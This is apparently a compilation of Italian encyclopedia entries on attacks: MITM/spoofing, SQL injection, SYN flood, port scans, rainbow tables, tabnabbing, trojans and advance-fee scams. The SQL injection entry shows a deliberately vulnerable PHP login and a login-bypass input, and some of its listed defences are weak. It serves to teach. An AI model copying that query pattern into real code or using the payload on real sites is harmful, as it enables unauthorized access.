Descriviamo in primis la tecnica nel caso in chiaro (non TLS). La prima azione che deve effettuare un attaccante per redirigere un client verso un server falso (anche chiamato shadow server o server ombra) è di falsificare l'associazione tra l'indirizzo web e l'indirizzo IP. Questa operazione viene effettuata tramite un attacco di dns poisoning. A questo punto l'attaccante ha fatto credere al client che l'indirizzo del server vero è quello invece del server falso. L'attaccante ha costruito in precedenza un server falso che può

- contenere una copia del server vero (ogni pagina è stata copiata in locale sul server ombra)
- rigirare pagina per pagina le connessioni del client verso il server vero

In entrambi questi casi quello che ottiene l'attaccante è di fingersi il server vero, catturando credenziali di accesso, per esempio. La creazione dello shadow server è uguale a ciò che si fa nel phishing, ma in questo caso c'è stato un preventivo attacco diretto al client.

Nel caso TLS la cosa si complica notevolmente in quanto bisogna violare il sistema crittografico di TLS. Siccome gli algoritmi stessi sono difficilmente violabili, un attaccante opera un attacco a metà tra l'informatica e il social engineering. L'attacco si svolge in tutto e per tutto come il caso senza TLS, ma l'opzione scelta è quella di rigirare le connessioni verso il server vero. Quando il client riceve il certificato del server esso dovrebbe verificarne l'autenticità. L'attaccante quindi genera un certificato server falso, totalmente uguale al certificato vero, solamente che non è firmato dalla stessa CA. L'utente quindi riceve un certificato che a prima vista è valido e solo un'analisi approfondita rivela la sua falsità. L'attaccante potrebbe rendere ancora più ardua l'identificazione usando una CA falsa, ma uguale a quella vera (cioè con stessi nomi, identificativi, ecc.). Se l'utente non è sufficientemente a

conoscenza della problematica può cliccare per accettare anche se la prova crittografica non è completa. A questo punto il server dell'attaccante fa una connessione verso il server vero agendo da proxy e intercettando le comunicazioni. Questo è un attacco di tipo man in the middle. Alcuni tool che offrono la possibilità di fare questo attacco sono dsniff[4] ed ettercap[5] mentre un tool per prevenire e bloccare questo attacco è ArpON [2] "ARP handler inspection". ArpON è un demone portabile che rende il protocollo ARP sicuro contro attacchi Man in The Middle (MITM) attraverso tecniche ARP Spoofing, ARP Cache Poisoning, ARP Poison Routing (APR). Blocca anche attacchi derivati quali Sniffing, Hijacking, Injection, Filtering come: DHCP Spoofing, DNS Spoofing, WEB Spoofing, Session Hijacking e SSL/TLS Hijacking & co attacks.

Note

[1] (**EN**) Understanding Unicast Reverse Path Forwarding (http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html) - su cisco.com
[2] (**EN**)http://lcamtuf.coredump.cx/oldtcp/tcpseq.html
[3] (**EN**)http://lcamtuf.coredump.cx/newtcp/
[4] (**EN**)http://www.monkey.org/~dugsong/dsniff/- Sito ufficiale di dsniff
[5] (**EN**)http://ettercap.sourceforge.net/- Sito ufficiale di Ettercap

Voci correlate

- Rete (informatica)
- Accesso abusivo ad un sistema informatico o telematico

SQL injection

La **SQL injection** è una tecnica dell'hacking mirata a colpire le applicazioni web che si appoggiano su un database di tipo SQL. Questo exploit sfrutta l'inefficienza dei controlli sui dati ricevuti in input ed inserisce codice maligno all'interno di una query SQL. Le conseguenze prodotte sono imprevedibili per il programmatore: l'Sql Injection permette al malintenzionato di autenticarsi con ampi privilegi in aree protette del sito anche senza essere in possesso delle credenziali d'accesso e di visualizzare e/o alterare dati sensibili.

Applicazione pratica

Per un esempio pratico ricorreremo ad uno script in PHP (fate riferimento alla documentazione ufficiale di PHP [1]) che si appoggia ad un database MySQL. La tecnica che è alla base dell'Sql Injection è comunque identica anche per altri tipi di namedatabase o di linguaggio (come l'ASP). Lo script utilizzato come esempio si occupa di autenticare un utente ed è diviso in due file: il primo è *form.html* (un semplice form per il login in HTML), il secondo *login.php* (che controllerà i dati e stabilirà, se consentito, il login. È in PHP). L'utente visualizza *form.html* e compila i dati, che verranno automaticamente inviati a *login.php*, che li memorizza sotto forma di variabile globale *$_POST*.

form.html

```
<form action='login.php' method='post'>
   Username: <input type='text' name='user' />
   Password: <input type='password' name='pwd' />
   <input type='submit' value='Login' />
</form>
```

Il form è molto semplice: ha solo due campi, uno per l'username e uno per la password. I dati immessi verranno poi passati (come detto) a *login.php*, nelle variabili rispettive *$_POST['user']* e *$_POST['pwd']*. Una volta ricevuti questi

dati, PHP effettua una query e li cerca all'interno del database. Se verranno trovati procederà all'autenticazione dell'utente.

login.php

```
<font size="12">
<?php

//Prepara la query, in una variabile
$query = "SELECT * FROM users WHERE user='".$_POST['user']."' AND
pwd='".$_POST['pwd']."'";

//Esegue la query (supponiamo che sia già aperta una connessione valida
 al database e $db è lo stato)
$sql = mysql_query($query,$db);

//Conta il numero di righe trovate (se questo numero è maggiore di 0 i
dati immessi sono corretti)
if(mysql_affected_rows($sql)>0)
{
//Esegue la convalida dell'autenticazione e permette l'accesso a pagine
 protette
}

?>
</font>
```

L'attacco di Sql-injection sta proprio nell'iniettare nello script PHP dati arbitrari tramite il form in HTML. In questo caso, se lo script non compie i dovuti controlli, basta immettere per esempio come user **pippo** e come password **' OR user='pippo** per accedere con le credenziali dell'utente *pippo* (ipotizzando l'esistenza dell'utente di nome pippo). La query per il database diventerà infatti:

```
<font size="12">
SELECT * FROM users WHERE user='pippo' AND pwd='' OR user='pippo'
</font>
```

La disgiunzione inclusiva **OR** è uguale al legame logico **VEL** e restituisce TRUE se una delle due condizioni è vera. La condizione per l'utente pippo è verificata e quindi il login viene effettuato.

Proteggersi dalla SQL injection

L'unica possibilità di protezione è un controllo sui dati ricevuti da parte del programmatore, durante lo sviluppo del programma. Bisogna cioè assicurarsi che l'input ricevuto rispetti le regole necessarie, e questo può essere fatto in diversi modi:

- controllare il tipo dei dati ricevuti (se ad esempio ci si aspetta un valore numerico, controllare che l'input sia un valore numerico);
- forzare il tipo dei dati ricevuti (se ad esempio ci si aspetta un valore numerico, si può forzare l'input affinché diventi comunque un valore numerico);
- filtrare i dati ricevuti attraverso le espressioni regolari (regex);
- sostituire i caratteri pericolosi con equivalenti caratteri innocui (ad esempio in entità HTML);

- effettuare l'escape dei dati ricevuti (ogni linguaggio, solitamente, mette a disposizione particolari strumenti per questo scopo, ad esempio `addslashes` e `stripslashes` in PHP, e `PreparedStatement` in Java).
- nel caso del login qui sopra, criptare le credenziali di accesso prima di inserirle nella query SQL (evitare che le informazioni sensibili siano memorizzate nel DB in chiaro).

Ovviamente, questi metodi possono essere applicati anche insieme sullo stesso dato in input. La scelta varia proprio a seconda delle tipologie di questi dati. Occorre, quindi, prestare particolare attenzione a tutte le varianti di un input, tenendo conto di ogni possibile (oppure improbabile) ipotesi.

Collegamenti esterni

- Proteggersi dall'SQL Injection in PHP [2]
- Un sito guida su come proteggersi in generale dalla sql injection [3] (inglese)
- Blind Sql Injection [4] (inglese)

Note


[1] http://www.php.net/manual/it/
[2] http://antirez.com/post/33
[3] http://bobby-tables.com/
[4] http://www.ihteam.net/papers/blind-sqli-regexp-attack.pdf

SYN flood

Il **SYN flood** è un attacco di tipo *denial of service* nel quale un utente malevolo invia una serie di richieste `SYN` verso il sistema oggetto dell'attacco.

Quando un client cerca di iniziare una connessione TCP verso un server, il client e il server scambiano una serie di messaggi che di norma è così articolata:

1. Il client richiede una connessione inviando un messaggio `SYN` (*synchronize*) al server.
2. Il server *acknowledges*, cioè risponde a tale richiesta inviando un messaggio `SYN-ACK` indietro al client, che infine,
3. Risponde con un `ACK` e la connessione è stabilita.



Una normale connessione tra un utente e un server. L'handshake in tre fasi avviene correttamente.

Tale processo è chiamato TCP three-way handshake e costituisce il fondamento per ogni connessione stabilita utilizzando i protocolli TCP/IP.


Si tratta di un attacco ben noto, che non è generalmente efficace contro le reti moderne. Funziona se un server alloca delle risorse dopo aver ricevuto un `SYN`, ma prima di aver ricevuto un messaggio `ACK`.

Si possono impiegare due metodi per l'attacco. Un cliente malevolo può omettere di inviare il messaggio `ACK` finale. O, per mezzo di uno *spoofing* dell'Indirizzo IP sorgente nel messaggio `SYN`, il server invia il messaggio `SYN-ACK` all'indirizzo IP falsificato e non riceve di

conseguenza il messaggio `ACK`. Nei due casi il server rimarrà in attesa del messaggio di ricevuta per un certo tempo, dal momento che la normale congestione della rete potrebbe essere la causa del messaggio `ACK` mancante.

Se dette connessioni stabilite solo in parte allocano risorse sul server, può essere possibile *divorare* per intero tali risorse con l'invio di un grande numero di messaggi `SYN`, un *flooding* appunto, verso il server. Una volta che le risorse per tali connessioni "mezze aperte" sono state interamente allocate, nessuna nuova connessione (sia essa legittima o meno) è più possibile, realizzando così un attacco *denial of service*. Alcuni sistemi possono presentare pesanti malfunzionamenti o persino andare in crash se le funzioni del sistema operativo non sono preservate da questo tipo di problema.

Tra le contromisure esistono i SYN cookies o la limitazione del numero di nuove connessioni da una singola sorgente per unità di tempo.



SYN flood. Un attacco viene compiuto da un utente malevolo che invia diversi pacchetti ma non ritorna il segnale "ACK" al server. Le connessioni sono perciò stabilite solo in parte e utilizzano risorse del server. L'utente che vorrebbe legittimamente connettersi al server, non riesce dal momento che il server rifiuta di aprire una nuova connessione, realizzando così un attacco *denial of service*.

Collegamenti esterni

- Avviso dal CERT sugli attacchi SYN [1]

Note

[1] http://www.cert.org/advisories/CA-1996-21.html

SYN scan

Il SYN Scan è un tipo di scansione in cui l'handshake non viene completato. L'attaccante invia, un pacchetto TCP con flag SYN attivo e se la porta da controllare è aperta riceverà in risposta un pacchetto TCP con i flag SYN e ACK attivi al quale si risponderà chiudendo la connessione con un pacchetto TCP con flag RST attivo.

Se la porta da controllare è chiusa, l'attaccante riceverà un pacchetto TCP con flag RST attivo che chiuderà la connessione. In entrambi i casi, la connessione non verrà mai completata e per questa ragione difficilmente comparirà nei file di log, anche se generalmente viene riconosciuta e registrata dagli IDS.

Altri tipi di scan

- TCP connect scan
- SYN scan
- ACK scan
- NULL scan
- FIN scan
- XMAS scan
- idle scan
- IP protocol scan

Voci correlate

- Port scanning
- UDP scan
- SYN cookies

Tabella arcobaleno




Tabelle arcobaleno semplificate con tre funzioni di riduzione

In crittografia una **tabella arcobaleno**, nota anche con il termine inglese di **rainbow table**, è una tabella di associazione che offre un compromesso tempo-memoria usato per il recupero delle chiavi di cifratura in chiaro partendo da chiavi in formato hash generate da una funzione crittografica di hash. Un'applicazione comune di una tabella arcobaleno è quella di rendere flessibili gli attacchi contro le password in formato hash. Spesso viene impiegato un nonce in abbinamento ad una password in formato hash per rendere questo tipo di attacco più difficile.

Martin Hellman, informatico e crittografo, fondò la sua teoria basandosi su una tecnica chiamata **compromesso tempo-memoria**. La considerazione che Hellman fece fu quella di creare un archivio di password dove memorizzare tutti i possibili hash. Non considerò però che ci sarebbe voluto troppo tempo e spazio (decine di terabyte) per rendere fattibile l'operazione; L'idea di Hellman fu ripresa da Philippe Oechslin, un esperto in sicurezza, che perfezionò il concetto espresso da Hellman. La soluzione che trovò Oechslin, fu di creare una tabella che possiede come righe le Rainbow Tables e come colonne gli hash. Ogni tabella è composta da catene, che vanno da un hash fino al successivo memorizzato nella tabella. In quest'ultima si applicano funzioni di riduzioni diverse per ogni colonna ma medesime funzioni hash. Inoltre per ogni Rainbow table si memorizzano solo la password iniziale e quella finale.

Funzione Hash e funzione di Riduzione

Le funzioni che gestiscono le tabelle sono le seguenti:

- **Funzione Hash**. Prende come argomento una password per poi restituire un hash generalmente composto da 15 caratteri alfanumerici, indipendentemente dalla lunghezza della password.
- **Funzione di Riduzione**. Prende come argomento l'hash prodotto dalla precedente funzione e genera una password (questa è rigorosamente diversa da quella di partenza).

Ecco perché le due funzioni hanno la particolarità di essere irreversibili (non restituiscono il valore iniziale). Questa caratteristica è fondamentale, perché se così non fosse, sarebbe molto semplice risalire ad una password attraverso il solo hash connesso.

Funzionamento dell'algoritmo

Data una password, viene generato l'hash corrispondente; subito dopo viene applicato a questo, l'ultima funzione di riduzione della catena; Il valore ottenuto dall'applicazione della funzione all'hash, viene confrontato con l'ultimo di ogni catena nella tabella; da qui si possono avere due diversi casi:

- **L'hash non compare nelle catene**. A questo punto, partendo dalla tabella più in basso; all'hashcode verrà applicata la k-esima funzione di riduzione (dove k è ottenuta dalla sottrazione tra il numero delle colonne della tabella e il numero di iterazioni eseguite fin ora nella tabella). Poi si applicano alternativamente funzioni di hash e di riduzione e, ogni volta che si trova un hash,si confronta l'hash trovato con quello presente nella chiave di registro. Non appena si giunge all'inizio della tabella, si itera il procedimento per la tabella sovrastante. L'algoritmo termina se si trova l'hash oppure se si esaurisce lo spazio di ricerca.

- **L'hash viene trovato in una catena**. In questo caso viene individuata la catena in cui esso si trova. A questo punto, è molto facile ricostruire la catena, avendo memorizzato la password iniziale.

La computazione che l'algoritmo esegue, come si può notare, fa guadagnare tempo nella ricerca; infatti, viene considerata di volta in volta una catena della tabella. Quindi non appena troviamo la password l'algoritmo termina.

Efficienza

L'algoritmo pensato da Hellman, venne in seguito riformulato, introducendo un nuovo criterio di memorizzazione degli hash delle password, attraverso tabelle. Le Rainbow Tables prendono dunque questo nome per il fatto che vengono utilizzate funzioni di riduzioni diverse per ogni colonna di ogni tabella , un po' come i colori dell'arcobaleno,con argomenti diversi per ognuna di esse. Le principali migliorie apportate col nuovo metodo sono:

- Riduzione del numero di merge (fusioni) rispetto ai metodi precedenti basati sul compromesso tempo-memoria;
- Le collisioni (il caso in cui esistono due hash uguali per password diverse), che si hanno a livelli differenti, non comportano il merge e quindi le catene restano invariate;
- Le catene sono prive di cicli (ogni funzione di riduzione è unica nella catena);
- Catene di lunghezza fissa (per esempio si memorizzano uno ogni 10000 hash).

Prestazioni

La ricerca attraverso le tabelle Arcobaleno risulta essere circa sette volte più veloce dei precedenti metodi basati sul compromesso tempo-memoria, in quanto durante la computazione dell'algoritmo viene considerata di volta in volta una catena della tabella e quando troviamo la password l'algoritmo termina. Una volta avviata la ricerca sulle tabelle, la probabilità di successo di rinvenire la password è molto vicina al 100%. Bisogna sottolineare che la generazione delle tabelle Arcobaleno richiede una potenza di calcolo non alla portata di qualsiasi calcolatore. È inoltre possibile reperirle sul web.

Metodi analoghi

L'uso di potenti mezzi di ricerca per il recupero di informazioni perse, quali le Rainbow Tables, non sono gli unici ad esistere. È infatti possibile che vengano utilizzati altri algoritmi per rintracciare informazioni di questo tipo. I più noti sono:

- **Metodo forza bruta**. È un algoritmo che ricerca la chiave di un sistema, provandone tutte le possibili combinazioni. Nella pratica un lavoro del genere richiede parecchio tempo, spesso anche anni, cosa che però può essere ridotta attraverso il lavoro in pipeline da parte di più processori.
- **Attacco a dizionario**. È un algoritmo che si basa appunto su un dizionario, ovvero un file contenente parole candidate ad essere le probabili password (wordlist). L'attacco che viene sferrato si incentra su una serie di tentativi di inserimento della chiave memorizzata sul dizionario, effettuato in modo del tutto automatico. La caratteristica di questo metodo è quella che le parole memorizzate all'interno dell'elenco sono per lo più voci di uso frequente utilizzate dalle persone durante la scelta della loro password.

Il vantaggio di usare un dizionario rispetto a un normale attacco col metodo a forza bruta è dato dal fatto che vengono evitate sequenze prive di senso, del tipo dhskfler. Quindi un attacco a dizionario é efficace solo nel caso la password sia presente nel file dizionario che usiamo, mentre un attacco con metodo a forza bruta, anche se richiede tempi di gran lunga maggiori, ha una probabilità di riuscita del 100%.

Impedimenti

Le Rainbow Tables consentono a qualsiasi persona di risalire alle parole chiavi corrispondenti ad un dato hash. Tuttavia sono state trovate soluzioni molto efficaci nell'impedire a metodi potenti come le tabelle, di ottenere i risultati sperati. Il procedimento adottato è noto come **salting** e consiste nell'aumentare la lunghezza e la complessità della password. Questa tecnica, consente di avere successo se la lunghezza delle Rainbow Tables è minore rispetto a quella delle password comprensive di salt. Altra caratteristica del salting è quella di fare distinzione fra utenti che hanno la stessa password. Questo perché le due chiavi hanno un salt diverso che le contraddistingue. Il salting è quindi un'ottima difesa per coloro che vogliono ottenere la massima sicurezza per le loro informazioni.

Voci correlate

- Metodo forza bruta
- Attacco a dizionario
- Password cracking
- Salting
- Hash

Tabnabbing

Il **Tabnabbing** è una tecnica di attacco informatico di tipo phishing con un minimo di arguzia in più.

Viene presentato infatti alla vittima un link ad una pagina internet del tutto innocua e con del contenuto interessante. L'utente medio ha ormai l'abitudine di navigare su più tab (schede) all'interno del suo browser e la pagina in questione sfrutta questa abitudine per cambiare d'aspetto nel momento in cui l'utente la lascia aperta per visitare una nuova tab. Il nuovo aspetto rispecchierà in tutto e per tutto quello di una pagina di accesso a dei servizi online in cui vengono chieste username e password (per esempio il sito di posteitaliane, quello di un homebanking oppure la pagina di login di gmail come riportato dal link esterno). La vittima, tornando sulla scheda del sito attaccante, non si ricorderà più che quella deriva da un link non sicuro che ha cliccato, potrà invece pensare che aveva aperto tale pagina senza aver ancora effettuato l'accesso. Ovviamente l'inserimento dei dati in questa pagina verranno inoltrati all'account dell'attaccante e l'utente verrà reinderizzato sul sito reale in modo che non si accorga di essere stato derubato delle credenzialità.

Contromisure

L'estensione NoScript per Mozilla Firefox blocca sia gli attacchi basati su JavaScript sia quelli perpetrati senza l'uso di script, sfruttando il meta refresh, impedendo ai tab inattivi di modificare l'indirizzo della pagina Web.

Collegamenti esterni

- *Devious New Phishing Tactic Targets Tabs* [1]. Krebson security, 2010-05
- *Tabnabbing: A New Type of Phishing Attack Tabs* [2] Attenzione: questo collegamento è infettato dalla minaccia a scopo dimostrativo. Sebbene l'antivirus lo segnali, la pagina è innocua.

Note

[1] http://krebsonsecurity.com/2010/05/devious-new-phishing-tactic-targets-tabs/
[2] http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/

TCP connect scan

Il TCP Connect() Scan è un tipo di scansione in cui la chiamata di sistema connect() fornita dal sistema operativo di chi effettua la scansione, è usata per aprire una connessione ad ogni porta interessante sulla macchina di destinazione. In questo tipo di scansione, l'attaccante invia alla vittima un pacchetto TCP con flag SYN attivo.

Se la porta obiettivo della scansione risulterà aperta, l'attaccante riceverà in risposta un pacchetto TCP con i flag SYN e ACK attivi a cui risponderà con un pacchetto TCP con flag ACK attivo, altrimenti se la porta risulterà chiusa, riceverà un pacchetto TCP con flag RST attivo che terminerà la connessione. In altre parole, se la porta vittima della scansione è in ascolto, la chiamata di sistema connect() avrà luogo e l'handshake verrà completato, in caso contrario la porta non sarà raggiungibile.

Altri tipi di scan

- TCP connect scan
- SYN scan
- ACK scan
- NULL scan
- FIN scan
- XMAS scan
- idle scan
- IP protocol scan

Voci correlate

- Port scanning
- UDP scan

Thiefing

Thiefing è quell'attività che consiste nel rubare servizi di tipo informatico sfruttando le minime misure di protezione adottate dagli utenti per i propri dispositivi.

Il thiefing più frequente e facile da realizzare è quello che può mettere in atto chiunque cercando con il proprio PC (dotato di scheda wireless) le reti senza fili disponibili nello spazio circostante. Nel caso in cui venga individuata una rete wireless non protetta è possibile utilizzare la connessione ad Internet altrui (quando presente) o qualunque altro servizio accessibile a partire dal dispositivo violato.

Un caso eclatante[1] è stato quello di un imprenditore statunitense (Edwin Pena) e del suo giovane "aiutante" (Robert Moore). I due, ottenuto l'accesso all'hardware preposto alla gestione dei servizi voce Voice over IP di numerose aziende del settore delle comunicazioni, hanno rivenduto più di un milione di minuti di servizio ad altre compagnie a prezzi stracciati.

Il thiefing è un concetto generale. Altri tipi di attività come ad esempio il wardriving, il cracking, lo spoofing, messi insieme possono realizzare lo scopo del thiefing.

Il termine deriva dall'inglese "thief" che significa "ladro". Poiché l'azione di chi mette in pratica il thiefing prevede l'utilizzo dei dati della vittima per accedere ai servizi informatici altrui, si tratterebbe di un ladrocinio, di una ruberia, quindi di "thiefing".

Note

[1] Thiefing: quando la frode informatica è un gioco da ragazzi: Circolo dei Giuristi Telematici (http://www.giuristitelematici.it/modules/bdnews/article.php?storyid=1121)

Trojan

Un ***trojan*** o ***trojan horse*** (in italiano cavallo di troia), è un tipo di malware. Deve il suo nome al fatto che le sue funzionalità sono nascoste all'interno di un programma apparentemente utile; è dunque l'utente stesso che installando ed eseguendo un certo programma, inconsapevolmente, installa ed esegue anche il codice *trojan* nascosto.

Definizione

L'attribuzione del termine "Cavallo di Troia" ad un programma o, comunque, ad un file eseguibile, è dovuta al fatto che esso nasconde il suo vero fine. È proprio il celare le sue reali "intenzioni" che lo rende un trojan.

In genere col termine Trojan ci si riferisce ai trojan ad accesso remoto (detti anche RAT dall'inglese *Remote Administration Tool*), composti generalmente da 2 file: il file server, che viene installato nella macchina vittima, ed un file client, usato dall'attaccante per inviare istruzioni che il server esegue. In questo modo, come con il mitico stratagemma adottato da Ulisse, la vittima è indotta a far entrare il programma nella città, ossia, fuor di metafora, ad eseguire il programma. Esistono anche alcuni software legali, come GoToMyPC o PCAnywhere, con funzionalità simili ai *trojan*, ma che non sono dei cavalli di Troia poiché l'utente è consapevole della situazione. Spesso il trojan viene installato dallo stesso attaccante, quando prende il controllo del sistema, acquisendone i privilegi amministrativi. In questo caso il trojan serve a "mantenere lo stato di hacking", cioè a mantenere il controllo della macchina, senza che l'amministratore legittimo si accorga che alcuni programmi nascondono delle altre funzioni.

Metodo di diffusione

I trojan non si diffondono autonomamente come i virus o i worm, quindi richiedono un intervento diretto dell'aggressore per far giungere l'eseguibile maligno alla vittima. A volte agiscono insieme: un worm viene iniettato in rete con l'intento di installare dei trojan sui sistemi. Spesso è la vittima stessa a ricercare e scaricare un trojan sul proprio computer, dato che i cracker amano inserire queste "trappole" ad esempio nei videogiochi piratati, che in genere sono molto richiesti. Vengono in genere riconosciuti da un antivirus aggiornato come tutti i malware. Se il trojan in questione non è ancora stato scoperto dalle software house degli antivirus, è possibile che esso venga rilevato, con la scansione euristica, come probabile malware.

Utilizzo

Un trojan può contenere qualsiasi tipo di istruzione maligna. Spesso i trojan sono usati come veicolo alternativo ai worm e ai virus per installare delle backdoor o dei keylogger sui sistemi bersaglio.

All'incirca negli anni successivi al 2001 o 2002 i *trojan* incominciarono ad essere utilizzati sistematicamente per operazioni criminose; in particolare per inviare messaggi di spam e per rubare informazioni personali quali numeri di carte di credito e di altri documenti o anche solo indirizzi email.

I Trojan di nuova generazione hanno molteplici funzionalità, quali connessioni tramite bot IRC, formando appunto Botnet, e opzioni per nascondersi meglio nel sistema operativo, utilizzando tecniche di Rootkit. I Trojan sono sempre più diffusi e non tutti riconoscibili dagli attuali antivirus, per alcuni dei quali riescono anche a impedire l'aggiornamento.

I Trojan per essere più efficaci si nascondono nelle cartelle nascoste del sistema operativo, dove l'utente non può avere accesso. Nascondendosi in queste cartelle nemmeno l'antivirus può eliminarli agendo così nel danneggiare il computer. Se questo accade, il Trojan può essere individuato e rimosso solo tramite l'eliminazione totale dei dati ad opera di un informatico esperto.

Nel 2011 scoppia il caso del "Troja di stato" della Germania, il quale è stato usato a fini intercettivi fin dal 2009 dietro una specifica ordinanza del tribunale che ne permetta l'uso nei confronti del soggetto finale.[1]

Voci correlate

- Elenco dei trojan
- Bagle

Note

[1] Germania, il trojan di stato è in uso dal 2009 (http://www.webnews.it/2011/10/12/germania-trojan-stato/)

Collegamenti esterni

- Articolo di Hitman italy (http://www.packetstormsecurity.org/poisonpen/unix/fingerd.c) apparso su phrack

Truffa alla nigeriana

La **truffa alla nigeriana** è un raggiro informatico (ma che circola anche per posta ordinaria) tra i più diffusi al mondo, inventato per la prima volta nel 1992 per lettera e nel 1994 per e-mail.

Descrizione

Esistono centinaia di varianti a questa truffa, ma più o meno il senso è sempre quello: uno sconosciuto non riuscirebbe a sbloccare un conto in banca di milioni di dollari, ed essendo lui un personaggio noto avrebbe bisogno di un prestanome discreto che compia l'operazione al suo posto. Invita così alcuni utenti concedendo loro questa possibilità in cambio di una promessa fetta del bottino. La truffa è chiamata anche **419 scam** (419 è il riferimento numerico della legge nigeriana, disinvoltamente ignorata dai nigeriani, che rende illegali questi inviti).

Esempi di personaggi coinvolti nelle false comunicazioni

Esempi di personaggi noti e immaginari che possono chiedere questo tipo di servizio sono:

- Il figlio dell'ex presidente del Congo Mobutu Sese Seko.
- Danjuma Gwarzo, figlio di Alhaji Ismaila Gwarzo, ex consigliere per la sicurezza del defunto ex capo di stato nigeriano Sanni Abacha.
- Williams Gumbeze, figlio di uno dei più ricchi agricoltori dello Zimbabwe.
- Chuma Emmanuel, erede di una famiglia agricola sempre dello Zimbabwe.
- Charles Dubem, Segretario Generale del Comitato di Assegnazione degli Appalti dell'Ente Federale per Gas e Petrolio della Nigeria.
- John Pujeh, della Sierra Leone, figlio dell'ex ministro dei trasporti del paese.
- Femi Kokoma, assistente personale del defunto capo della sicurezza dell'ex presidente della Somalia.
- Mohammed Alpha, "Operations Manager" della Banca d'Africa, sede della Repubblica di Bamako Mali.
- Suha Arafat, moglie del defunto ex leader palestinese Yasser Arafat.
- Konan Franck, padre di famiglia che organizza il matrimonio della figlia.
- Bruno Amador, figlio di Adolphe Amador ricco commerciante di cacao di Cotonou nel Benin.
- Mr.Hassam Mohamed,The Director incharge of Auditing section of Africa Development Bank (ADB) in Ouagadougou,Burkina Faso.
- un ricco ingegnere con lo stesso cognome del destinatario, defunto e patrocinato da uno studio madrileno di avvocati Aparicio & Sanchez
- Kate Johns, madre londinese che vi invita ad inviare il pacco in Nigeria.

Perché è una truffa

È facile capire che questo è solo un tentativo di truffa. Al di là del normale buon senso, l'operazione se fosse vera non si svolgerebbe via posta elettronica, e certamente non userebbe un perfetto sconosciuto come intermediario. Ci sono inoltre molti elementi che smascherano il tentativo di truffa:

- Lo stesso invito è stato inviato a moltissime altre persone (milioni), utilizzando sempre la medesima formula.
- Il testo del messaggio usa spesso (ma non sempre) un linguaggio generico e poco preciso (come Caro Amico, Caro Correntista, ecc.). L'evoluzione tecnologica ha però ridotto quest'aspetto.
- La letteratura online su questi casi è ricca e documentata.
- L'occasione è troppo bella per essere vera, e il mittente mette pressione alla vittima per concluderla.

Effetti negativi per chi cade in trappola

Gli effetti per chi cade nella trappola seguono un copione prestabilito: prima vengono chiesti soldi per la parcella del notaio, poi altro denaro per l'avvocato ed infine si viene invitati ad un incontro personale nella loro nazione (di solito la Nigeria, da cui il nome di *truffa alla nigeriana*, ma spesso anche in paesi terzi come l'Italia. Milano è un luogo scelto di frequente essendo l'Italia vicina all'Africa). Arrivati nel luogo dell'appuntamento, possono accadere due cose: o si viene accolti in modo opulento dando al truffato l'impressione della veridicità dell'affare, o si viene direttamente rapinati se le prospettive non sono buone per eventuali guadagni maggiori. In entrambi i casi, i ladri hanno raggiunto il loro scopo.

Questo imbroglio può anche finire in tragedia: nel 2003 Michael Lekara Wayid, diplomatico nigeriano in Repubblica Ceca, è stato ucciso a colpi di fucile da un ultrasettantenne furioso per essere stato raggirato con questo sistema[1] . Nel 2002 un'inchiesta giornalistica stimò in almeno 15 gli omicidi relativi alle "truffe nigeriane"[2] .

Secondo la polizia degli Stati Uniti d'America, l'ammontare del raggiro è di circa 100 milioni di dollari l'anno soltanto verso gli Stati Uniti, senza che le autorità possano davvero fare qualcosa per fermare il fenomeno.

In Italia, questo argomento ha avuto un momento di grande visibilità in seguito ad alcuni servizi del programma televisivo Striscia la notizia nel 2004 e 2005.

Meccanismi della truffa

Gli 'investitori' solitamente vengono contattati con un'offerta di questo tipo: "In questo paese povero ci sarebbe una persona molto ricca che avrebbe bisogno di spostare all'estero del denaro con la massima discrezione, sarebbe possibile utilizzare il suo conto?".

Le somme coinvolte sono normalmente nell'ordine dei milioni di dollari, e all'investitore viene promessa una forte percentuale, spesso del 40%. L'accordo proposto è spesso presentato come un crimine innocuo, in modo da dissuadere i partecipanti dal contattare le autorità. In Nigeria l'operazione è organizzata professionalmente, con uffici, numeri di fax funzionanti e spesso con contatti in uffici governativi. Gli investitori che cercano di scoprire cosa si trova a monte dell'offerta, spesso trovano un sistema organizzato, in cui tutti i pezzi si combinano perfettamente.

